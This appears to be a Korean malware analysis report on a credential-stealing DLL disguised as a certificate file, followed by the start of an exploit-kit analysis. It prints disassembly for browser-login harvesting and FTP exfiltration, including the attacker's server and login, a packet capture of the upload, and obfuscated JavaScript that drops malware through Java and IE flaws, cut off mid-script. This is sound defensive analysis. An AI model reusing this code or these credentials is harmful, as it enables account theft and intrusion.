00000030 00 00 00 00 00 00 5C 4E 20 99 20 00 77 70 2E 64 .....\N ™ .wp.d
00000040 6C 6C 00 46 34 57 59 F5 46 00 80 43 4B E5 BD 0B ll.F4WYõF.€CKå½.
00000050 7C 54 D5 B5 38 3C 93 99 90 21 0F 4F 90 44 63 4D |TÕµ8<"™.!.O.DcM
00000060 25 2D 63 0D 0E B5 69 07 DB C4 41 9D 9D 39 87 9C %-c..µi.ÛÄA..9‡œ
00000070 21 27 1A CA 43 5A 40 E9 1F A4 78 AB 96 26 33 80 !'.ÊCZ@é.¤x«–&3€
00000080 05 6D C2 49 24 A7 9B 53 68 A1 55 5B DA 7A 6F FB .mÂI$§›Sh¡U[Úzoû
00000090 DD DA 6A AF F6 EA 85 00 96 CE 24 90 17 AF 04 44 ÝÚj¯öê….–Î$..¯.D
000000A0 41 6A 0D D4 EA 84 88 82 0F 08 CF F3 AD B5 F6 99 Aj.Ôê„ˆ‚..Ïó.µö™
000000B0 BC 08 DA EF FB FE FF FB FF BE DF C7 EF 47 CE 39 ¼.Úïûþÿûÿ¾ßÇïGÎ9
000000C0 FB B9 F6 DA 6B AF D7 5E 7B 4F C5 37 D7 39 5C 0E û¹öÚk¯×^{OÅ7×9\.
000000D0 87 C3 0D FF 2D CB E1 68 74 88 7F 41 C7 A7 FF 3B ‡Ã.ÿ-Ëáhtˆ.AÇ§ÿ;
000000E0 09 FF AF 1A B7 F5 2A C7 4B A3 F7 7C AE D1 A9 ED .ÿ¯.·õ*ÇK£÷|®Ñ©í
000000F0 F9 DC 8C C5 0F 54 17 2C A9 FA EE B7 AB BE F5 50 ùÜŒÅ.T.,©úî·«¾õP
00000100 C1 82 6F 3D FC F0 77 23 05 FF E3 FE 82 AA E8 C3 Á‚o=üðw#.ÿãþ‚ªèÃ
00000110 05 0F 3C 5C 20 DF 3D BD E0 A1 EF 2E BC FF 96 AC ..<\ ß=½à¡ï.¼ÿ–¬
00000120 AC 74 AF DD C6 DA 65 17 D7 EC BA 66 FD 9B C9 FF ¬t¯ÝÆÚe.×ìºfý›Éÿ
00000130 B3 67 67 BC B9 07 9E BF 9D 5F FC E6 3F E8 59 F2 ³gg¼¹.ž¿._üæ?èYò
00000140 E6 56 7A 66 BD D9 04 CF A6 87 1D 6F EE A6 B2 3F æVzf½Ù.Ï¦‡.oî¦²?
00000150 79 F3 1B 94 3E F9 CD 9D F4 F4 BC D9 41 CF AB E8 yó.”>ùÍ.ôô¼ÙAÏ«è
00000160 F9 F5 07 16 2C C6 F6 86 C3 5C A9 38 1C 0B 1F 1F ùõ..,Æö†Ã\©8....
00000170 E5 28 FF B7 E5 73 07 C6 F1 F9 82 8C 94 74 87 E3 å(ÿ·ås.Æñù‚Œ"t‡ã
00000180 F1 D1 0E C7 6D 29 94 36 77 9F C7 E1 C8 A6 D7 1A ñÑ.Çm)"6wŸÇáÈ¦×.
00000190 27 FE C5 77 C8 4A 75 88 FC E4 D3 51 99 49 C8 F3 'þÅwÈJuˆüäÓQ™IÈó
000001A0 F7 65 40 4A D0 99 AC 94 7C 5C FE 2D 5E 2B A5 0C ÷e@JÐ™¬"|\þ-^+¥.
000001B0 87 8C 4F 67 86 63 32 26 16 64 3A 5E C2 8E 9E CE ‡ŒOg†c2&.d:^ÂŽžÎ
000001C0 70 CC FD C1 20 80 8B 32 1D 5E CF 3F 31 19 C3 FF pÌýÁ €‹2.^Ï?1.Ãÿ
000001D0 3D 3D DA 11 74 5F 39 FB 96 C8 FD CB 23 F0 1C 5B ==Ú.t_9û–ÈýË#ð.[
000001E0 3F 5A 00 84 63 1F 56 BE C0 E1 98 7F 4B D5 C2 6F ?Z.„c.V¾Àá˜.KÕÂo
000001F0 45 BE E5 70 6C F8 AE 93 DA 74 2C 81 E7 0F 47 0F E¾åplø®"Ût,.ç.G.
00000200 29 07 B4 12 BC 45 14 73 74 72 1C 60 86 C3 F1 55).´.¼E.str.`†ÃñU
00000210 78 9E 4B 1F 5E 2E 76 CB 12 51 90 C6 08 63 75 D4 xžK.^.vË.Q.Æ.cuÔ
1.cab - 반디집 6.12
파일(F) 편집(E) 찾기(I) 설정(S) 보기(V) 도움말(A)
열기
풀기
새로 압축
파일 추가
파일 삭제
테스트
1.cab
이름
wp.dll

<table>
<tr><td rowspan="2"></td><td> 
</td></tr>
<tr><td>인증서로 위장한 파일이며 디코딩 시 .cab 파일 및 내부 dll 파일 확인</td></tr>
<tr><td rowspan="2">행위</td><td> 
</td></tr>
<tr><td>암호화된 문자열 복호화 루틴 (XOR 키 : 0x25)</td></tr>
<tr><td>행위</td><td> 
</td></tr>
</table>

<table>
<tr><td rowspan="2"></td><td>

```
MOV RCX, QWORD PTR SS:[RSP + 50]
MOV R8, RAX                                  "InstallTime"
LEA RAX, QWORD PTR SS:[RSP + 40]
LEA R9D, QWORD PTR DS:[RBX + 48]
MOV QWORD PTR SS:[RSP + 30], RAX
LEA RAX, QWORD PTR SS:[RSP + 48]
XOR EDX, EDX
MOV QWORD PTR SS:[RSP + 28], RAX
LEA RAX, QWORD PTR SS:[RSP + 58]
MOV QWORD PTR SS:[RSP + 20], RAX
CALL QWORD PTR DS:[<&RegGetValueA>]
MOV ESI, EAX
TEST EAX, EAX
JE wp.7FEEFBF9AC0
CMP EAX, 2
JNE wp.7FEEFBF99B7
LEA RCX, QWORD PTR DS:[7FEEFC90B58]         000007FEEFC90B58:"6C4B565144494961445140"
MOV DWORD PTR SS:[RSP + 40], 4
CALL <wp.Decoding>
MOV RCX, QWORD PTR SS:[RSP + 50]
LEA R9D, QWORD PTR DS:[RBX + 10]
MOV R8, RAX                                  "InstallDate"
LEA RAX, QWORD PTR SS:[RSP + 40]
XOR EDX, EDX
MOV QWORD PTR SS:[RSP + 30], RAX
LEA RAX, QWORD PTR SS:[RSP + 44]
MOV QWORD PTR SS:[RSP + 28], RAX
LEA RAX, QWORD PTR SS:[RSP + 58]
MOV QWORD PTR SS:[RSP + 20], RAX
CALL QWORD PTR DS:[<&RegGetValueA>]
```

```
MOV QWORD PTR SS:[RSP + 60], RAX
MOV QWORD PTR SS:[RSP + 68], RAX
MOV QWORD PTR SS:[RSP + 70], RAX
MOV QWORD PTR SS:[RSP + 78], RAX
MOV QWORD PTR SS:[RBP - 80], RAX
MOV QWORD PTR SS:[RBP - 78], RAX
CALL QWORD PTR DS:[<&GetNativeSystemInfo>]
```

```
LEA RDX, QWORD PTR SS:[RSP + 40]
LEA RCX, QWORD PTR SS:[RBP + 40]
CALL QWORD PTR DS:[<&GetUserNameA>]
```

```
LEA RDX, QWORD PTR SS:[RSP + 40]
LEA RCX, QWORD PTR SS:[RBP - 40]
CALL QWORD PTR DS:[<&GetComputerNameA>]
```

</td></tr>
<tr><td>시스템 정보 수집</td></tr>
<tr><td rowspan="2">행위</td><td>

```
MOV QWORD PTR SS:[RSP + 30], 0
LEA RCX, QWORD PTR DS:[RBX + 514]            "C:\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Addins\\@AS2CCB.tmp"
XOR R9D, R9D
XOR R8D, R8D
MOV EDX, 40000000
MOV DWORD PTR SS:[RSP + 28], 80
MOV DWORD PTR SS:[RSP + 20], 2               CREATE_ALWAYS
CALL QWORD PTR DS:[<&CreateFileW>]
```

</td></tr>
<tr><td>수집한 정보를 기록하기 위한 임시 파일 생성</td></tr>
<tr><td rowspan="2">행위</td><td>


```
MOV RDX, R11                                 "https://www.google.com/accounts/servicelogin"
CALL wp.7FEEFC79670
```

```
MOV RDX, R11                                 "http://www.facebook.com/"
CALL wp.7FEEFC79670
```


```
MOV RDX, R11                                 "https://login.yahoo.com/config/login"
CALL wp.7FEEFC79670
```

</td></tr>
<tr><td>특정 사이트의 로그인 정보를 수집하는 것으로 추정</td></tr>
</table>

행위	MOV R9D, 20019
	MOV RDX, RAX
	LEA RAX, QWORD PTR SS:[RSP + 50]
	XOR R8D, R8D
	MOV RCX, FFFFFFFF80000001
	MOV QWORD PTR SS:[RSP + 20], RAX
	"Software\\Microsoft\\Internet Explorer\\IntelliForms\\Storage2"
	
	MOV QWORD PTR SS:[RBP - 78], RDX
	MOV R12, RCX
	LEA RDX, QWORD PTR SS:[RBP + 210]
	MOV RCX, R14
	MOV QWORD PTR SS:[RSP + 58], RBX
	MOV EDI, EBX
	MOV DWORD PTR SS:[RSP + 40], EBX
	CALL QWORD PTR DS:[<&FindFirstFileW>]
	"C:\\Users\\Administrator\\AppData\\Local\\Google\\Chrome\\User Data*.*"
	
	MOV RCX, R14
	MOV QWORD PTR SS:[RSP + 58], RBX
	MOV EDI, EBX
	MOV DWORD PTR SS:[RSP + 40], EBX
	CALL QWORD PTR DS:[<&FindFirstFileW>]
	"C:\\Users\\Administrator\\AppData\\Roaming\\Opera Software*.*"
	
	CALL QWORD PTR DS:[<&FindNextFileW>]
	TEST EAX, EAX
	JNE wp.7FEEFC789E1
	MOV R13, QWORD PTR SS:[RSP + B40]
	MOV RSI, QWORD PTR SS:[RSP + B90]
	MOV RCX, R15
	CALL QWORD PTR DS:[<&FindClose>]
	MOV RCX, QWORD PTR DS:[R12 + 930]
	LEA R9, QWORD PTR SS:[RSP + 54]
	LEA RDX, QWORD PTR DS:[7FEEFC95DB0]
	MOV R8D, 4
	MOV QWORD PTR SS:[RSP + 20], RBX
	CALL QWORD PTR DS:[<&WriteFile>]
	MOV EAX, EDI
	MOV RCX, QWORD PTR SS:[RBP + A30]
	XOR RCX, RSP
	CALL wp.7FEEFC7B030
	Handle : @AS2CCB.tmp
	000007FEEFC95DB0:L"\r\n"
	
	LEA RDX, QWORD PTR SS:[RSP + 50]
	MOV RCX, RDI
	CALL QWORD PTR DS:[<&FindFirstFileW>]
	MOV RCX, RDI
	MOV RBP, RAX
	CALL wp.7FEEFC7B424
	XOR EAX, EAX
	CMP RBP, FFFFFFFFFFFFFFFF
	SETNE AL
	JMP wp.7FEEFC79EDC
	LEA RDX, QWORD PTR SS:[RSP + 50]
	MOV RCX, RBP
	CALL QWORD PTR DS:[<&FindNextFileW>]
	"C:\\Users\\Administrator\\AppData\\Local\\Microsoft\\Windows\\History*"
	
	MOV RCX, RAX
	MOV DWORD PTR SS:[RSP + 28], R14D
	MOV DWORD PTR SS:[RSP + 20], 3
	CALL QWORD PTR DS:[<&CreateFileW>]
	MOV R12, RAX
	CMP RAX, FFFFFFFFFFFFFFFF
	JE wp.7FEEFC79D48
	XOR R9D, R9D
	XOR R8D, R8D
	XOR EDX, EDX
	MOV RCX, RAX
	CALL QWORD PTR DS:[<&SetFilePointer>]
	LEA R9, QWORD PTR SS:[RSP + 40]
	LEA R8D, QWORD PTR DS:[R14 + 20]
	LEA RDX, QWORD PTR SS:[RSP + 50]
	MOV RCX, R12
	MOV DWORD PTR SS:[RSP + 40], R14D
	MOV QWORD PTR SS:[RSP + 20], R14
	CALL QWORD PTR DS:[<&ReadFile>]
	CMP BYTE PTR SS:[RSP + 68], 34
	JE wp.7FEEFC79D3D
	XOR EDX, EDX
	MOV RCX, R12
	MOV QWORD PTR SS:[RSP + 63F8], RBP
	MOV QWORD PTR SS:[RSP + 63E8], R13
	CALL QWORD PTR DS:[<&GetFileSize>]
	MOV EBP, 5000
	MOV R13D, EAX
	CMP EAX, EBP
	JBE wp.7FEEFC79D2D
	"C:\\Users\\Administrator\\AppData\\Local\\Microsoft\\Windows\\History\\Low\\History.IE5\\index.dat"
	OPEN_EXISTING
	34:'4'

<table>
<tr><td rowspan="2"></td><td>


</td></tr>
<tr><td>브라우저 계정정보 및 히스토리 정보를 수집하여 임시 파일에 기록 (IE, Chrome, Opera)</td></tr>
<tr><td>행위</td><td>

</td></tr>
</table>

<table>
<tr><td rowspan="2"></td><td>

```
LEA R9, QWORD PTR SS:[RSP + 40]
LEA RDX, QWORD PTR SS:[RSP + 44]
MOV R8D, 2
MOV RCX, RSI                                   Handle : 0310_170142_0.dat
MOV DWORD PTR SS:[RSP + 44], EBX
MOV QWORD PTR SS:[RSP + 20], RBX
CALL QWORD PTR DS:[<&WriteFile>]
LEA R9, QWORD PTR SS:[RSP + 40]
LEA RDX, QWORD PTR SS:[RSP + 68]
MOV R8D, 4
MOV RCX, RSI                                   Handle : 0310_170142_0.dat
MOV QWORD PTR SS:[RSP + 20], RBX
CALL QWORD PTR DS:[<&WriteFile>]
LEA R9, QWORD PTR SS:[RSP + 40]
LEA RDX, QWORD PTR SS:[RSP + 50]
MOV R8D, 4
MOV RCX, RSI                                   Handle : 0310_170142_0.dat
MOV QWORD PTR SS:[RSP + 20], RBX
CALL QWORD PTR DS:[<&WriteFile>]
```

수집한 정보를 암호화한 dat 파일 생성

</td></tr>
<tr><td>행위</td><td>

```
LEA RCX, QWORD PTR DS:[RBX + 514]        "C:\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Addins\\@AS2CCB.tmp"
CALL QWORD PTR DS:[<&DeleteFileW>]

LEA RCX, QWORD PTR SS:[RBP + 50]         "C:\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Addins\\0310_170142_0.dat"
CALL QWORD PTR DS:[<&DeleteFileW>]
```

임시파일 및 dat 파일 삭제

</td></tr>
<tr><td>네트워크</td><td>


```
MOVZX R8D, WORD PTR DS:[RBX + 66]
MOV RCX, QWORD PTR DS:[7FEEFCA3E58]
MOV QWORD PTR SS:[RSP + 38], R12
MOV DWORD PTR SS:[RSP + 30], 8000000
LEA R9, QWORD PTR DS:[RBX + 68]          "mozilla_forum" --> ID
LEA RDX, QWORD PTR DS:[RBX + 2]          "ftp.drivehq.com"
MOV DWORD PTR SS:[RSP + 28], 1
MOV QWORD PTR SS:[RSP + 20], R13         "1qaz2wsx#EDC" --> Password
CALL QWORD PTR DS:[<&InternetConnectW>]
```

</td></tr>
</table>

```
MOV RCX, QWORD PTR DS:[7FEEFCA3E60]
LEA RDX, QWORD PTR SS:[RSP + 80]                    "/htdocs/in/5AE3183A_OJS-PC-Administrator/wpw"
CALL QWORD PTR DS:[<&FtpCreateDirectoryW>]
XOR EAX, EAX
LEA RDI, QWORD PTR SS:[RSP + 80]
OR RCX, FFFFFFFFFFFFFFFF
REPNE SCASW
MOV EAX, DWORD PTR DS:[7FEEFC8C954]
MOV DWORD PTR DS:[RDI - 2], EAX                     rdi-2:L"0310_174611_0.dat"
XOR EAX, EAX
OR RCX, FFFFFFFFFFFFFFFF
LEA RDI, QWORD PTR SS:[RSP + 80]
REPNE SCASW
XOR ECX, ECX
NOP WORD PTR DS:[RAX + RAX], AX
MOVZX EAX, WORD PTR DS:[RBX + RCX + 2]
ADD RCX, 2
MOV WORD PTR DS:[RDI + RCX - 4], AX
TEST AX, AX
JNE wp.7FEEFBF1530
MOV RCX, QWORD PTR DS:[7FEEFCA3E60]
LEA R8, QWORD PTR SS:[RSP + 80]                     "/htdocs/in/5AE3183A_OJS-PC-Administrator/wpw/0310_170142_0.dat"
MOV R9D, 2
MOV RDX, RBP                                        "C:\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Addins\\0310_170142_0.dat"
MOV QWORD PTR SS:[RSP + 20], R12
```

66.220.9.50	192.168.182.134	TCP	60	21 → 49344 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.182.134	66.220.9.50	TCP	54	49344 → 21 [ACK] Seq=1 Ack=1 Win=64240 Len=0
66.220.9.50	192.168.182.134	FTP	238	Response: 220 Welcome to the most popular FTP hosting service!…
192.168.182.134	66.220.9.50	FTP	74	Request: USER mozilla_forum
66.220.9.50	192.168.182.134	TCP	60	21 → 49344 [ACK] Seq=185 Ack=21 Win=64240 Len=0
66.220.9.50	192.168.182.134	FTP	88	Response: 331 User name ok, need password.
192.168.182.134	66.220.9.50	FTP	73	Request: PASS 1qaz2wsx#EDC
66.220.9.50	192.168.182.134	TCP	60	21 → 49344 [ACK] Seq=219 Ack=40 Win=64240 Len=0
66.220.9.50	192.168.182.134	FTP	134	Response: 230 User mozilla_forum logged on. Free service has r…
66.220.9.50	192.168.182.134	TCP	134	[TCP Retransmission] 21 → 49344 [PSH, ACK] Seq=219 Ack=40 Win=…
192.168.182.134	66.220.9.50	TCP	54	49344 → 21 [ACK] Seq=40 Ack=299 Win=63942 Len=0
192.168.182.134	66.220.9.50	FTP	100	Request: MKD /htdocs/in/5AE3183A_OJS-PC-Administrator
66.220.9.50	192.168.182.134	TCP	60	21 → 49344 [ACK] Seq=299 Ack=86 Win=64240 Len=0
66.220.9.50	192.168.182.134	FTP	85	Response: 550 Directory already exists.
66.220.9.50	192.168.182.134	TCP	85	[TCP Retransmission] 21 → 49344 [PSH, ACK] Seq=299 Ack=86 Win=…
192.168.182.134	66.220.9.50	TCP	54	49344 → 21 [ACK] Seq=86 Ack=330 Win=63911 Len=0
192.168.182.134	66.220.9.50	FTP	104	Request: MKD /htdocs/in/5AE3183A_OJS-PC-Administrator/wpw
66.220.9.50	192.168.182.134	TCP	60	21 → 49344 [ACK] Seq=330 Ack=136 Win=64240 Len=0
66.220.9.50	192.168.182.134	FTP	85	Response: 550 Directory already exists.
66.220.9.50	192.168.182.134	TCP	85	[TCP Retransmission] 21 → 49344 [PSH, ACK] Seq=330 Ack=136 Win…
192.168.182.134	66.220.9.50	TCP	54	49344 → 21 [ACK] Seq=136 Ack=361 Win=63880 Len=0
192.168.182.134	66.220.9.50	FTP	62	Request: TYPE I
66.220.9.50	192.168.182.134	TCP	60	21 → 49344 [ACK] Seq=361 Ack=144 Win=64240 Len=0
66.220.9.50	192.168.182.134	FTP	73	Response: 200 Type set to I
192.168.182.134	66.220.9.50	FTP	60	Request: PASV
66.220.9.50	192.168.182.134	TCP	60	21 → 49344 [ACK] Seq=380 Ack=150 Win=64240 Len=0
66.220.9.50	192.168.182.134	FTP	102	Response: 227 Entering Passive Mode (66,220,9,50,29,25).
192.168.182.134	66.220.9.50	FTP	123	Request: STOR /htdocs/in/5AE3183A_OJS-PC-Administrator/wpw/031…
66.220.9.50	192.168.182.134	TCP	60	21 → 49344 [ACK] Seq=428 Ack=219 Win=64240 Len=0
66.220.9.50	192.168.182.134	FTP	79	Response: 150 Connection accepted
66.220.9.50	192.168.182.134	FTP	77	Response: 226 Transfer complete


```
220 Welcome to the most popular FTP hosting service! Save on hardware, software, hosting and admin. Share files/folders with read-write permission. Visit
http://www.drivehq.com/ftp/;
USER mozilla_forum
331 User name ok, need password.
PASS 1qaz2wsx#EDC
230 User mozilla_forum logged on. Free service has restrictions and is slower.
MKD /htdocs/in/5AE3183A_OJS-PC-Administrator
550 Directory already exists.
MKD /htdocs/in/5AE3183A_OJS-PC-Administrator/wpw
550 Directory already exists.
TYPE I
200 Type set to I
PASV
227 Entering Passive Mode (66,220,9,50,29,25).
STOR /htdocs/in/5AE3183A_OJS-PC-Administrator/wpw/0310_171819_0.dat
150 Connection accepted
226 Transfer complete
```



수집한 정보를 특정 ftp 서버로 전송

□ VBScript 엔진 취약점(CVE-2018-8373)을 악용한 CKVIP 익스플로잇킷

➡ 다운로더



[악성 스크립트 실행구조]

http://www.wowpoto.com/index.html

```
// Java, IE 버전 체크 및 취약점을 악용하여 악성코드 다운로드
<script type="text/javascript">
        function encode() {
                var omg = ckl(), x1 = new Array, x2 = '';
                for(var i=0;i<omg.length;i++) {
                        if(omg[i]==159) {
                        } else {
                                x1[i] = omg[i]-159;
                                x2 += String.fromCharCode(x1[i]);
                        }
                }
                return x2;
        }
        function be() {
                document.writeln("<iframe src=" + bentley + ".html width=60 height=1></iframe>");
// bentley='JdZpGw'
        }
        function bu() {
                document.writeln("<iframe src=" + bugatti + ".html width=60 height=1></iframe>");
// bugatti='MoBcQx'
        }
        function fe() {
                document.writeln("<iframe src=" + ferrari + ".html width=30 height=1></iframe>");
// ferrari='PyVhJy'
        }
        function ro() {
                document.writeln("<iframe src=" + rollsroyce + ".html width=30 height=1></iframe>");
// rollsroyce='TtMgZb'
        }
        var ckurl = encode();
        var wmck=deployJava.getJREs()+"";
        wmck=parseInt(wmck.replace(/\.|\_/g,''));
```

```
var WhatIE = navigator.userAgent.toLowerCase();
if( wmck > 17006 && wmck < 17011 ) { // CVE-2013-0422 (Java Applet 취약점)
        var jaguarx = jaguar + ".jar";
        if( WhatIE.indexOf("msie 6")>-1 ) {
                document.writeln("<object classid=\'clsid:8ad9c840-044e-11d1-b3e9-00805f499d93\' width=\'600\' height=\'400\'><param name=xiaomaolv value=\'"+ckurl+"\'><param name=bn value=\'woyouyizhixiaomaol\'><param name=si value=\'conglaiyebuqi\'><param name=bs value=\'748\'><param name=CODE value=\'xml20130422.XML20130422.class\'><param name=archive value=\'"+jaguarx+"\'><\/object>");
        }else {
                document.write("<br>");
                var gondady=document.createElement("body");
                document.body.appendChild(gondady);
                var gondad=document.createElement("applet");
                gondad.width="600";
                gondad.height="400";
                gondad.archive=jaguarx; // jaguar='PjSbGa'
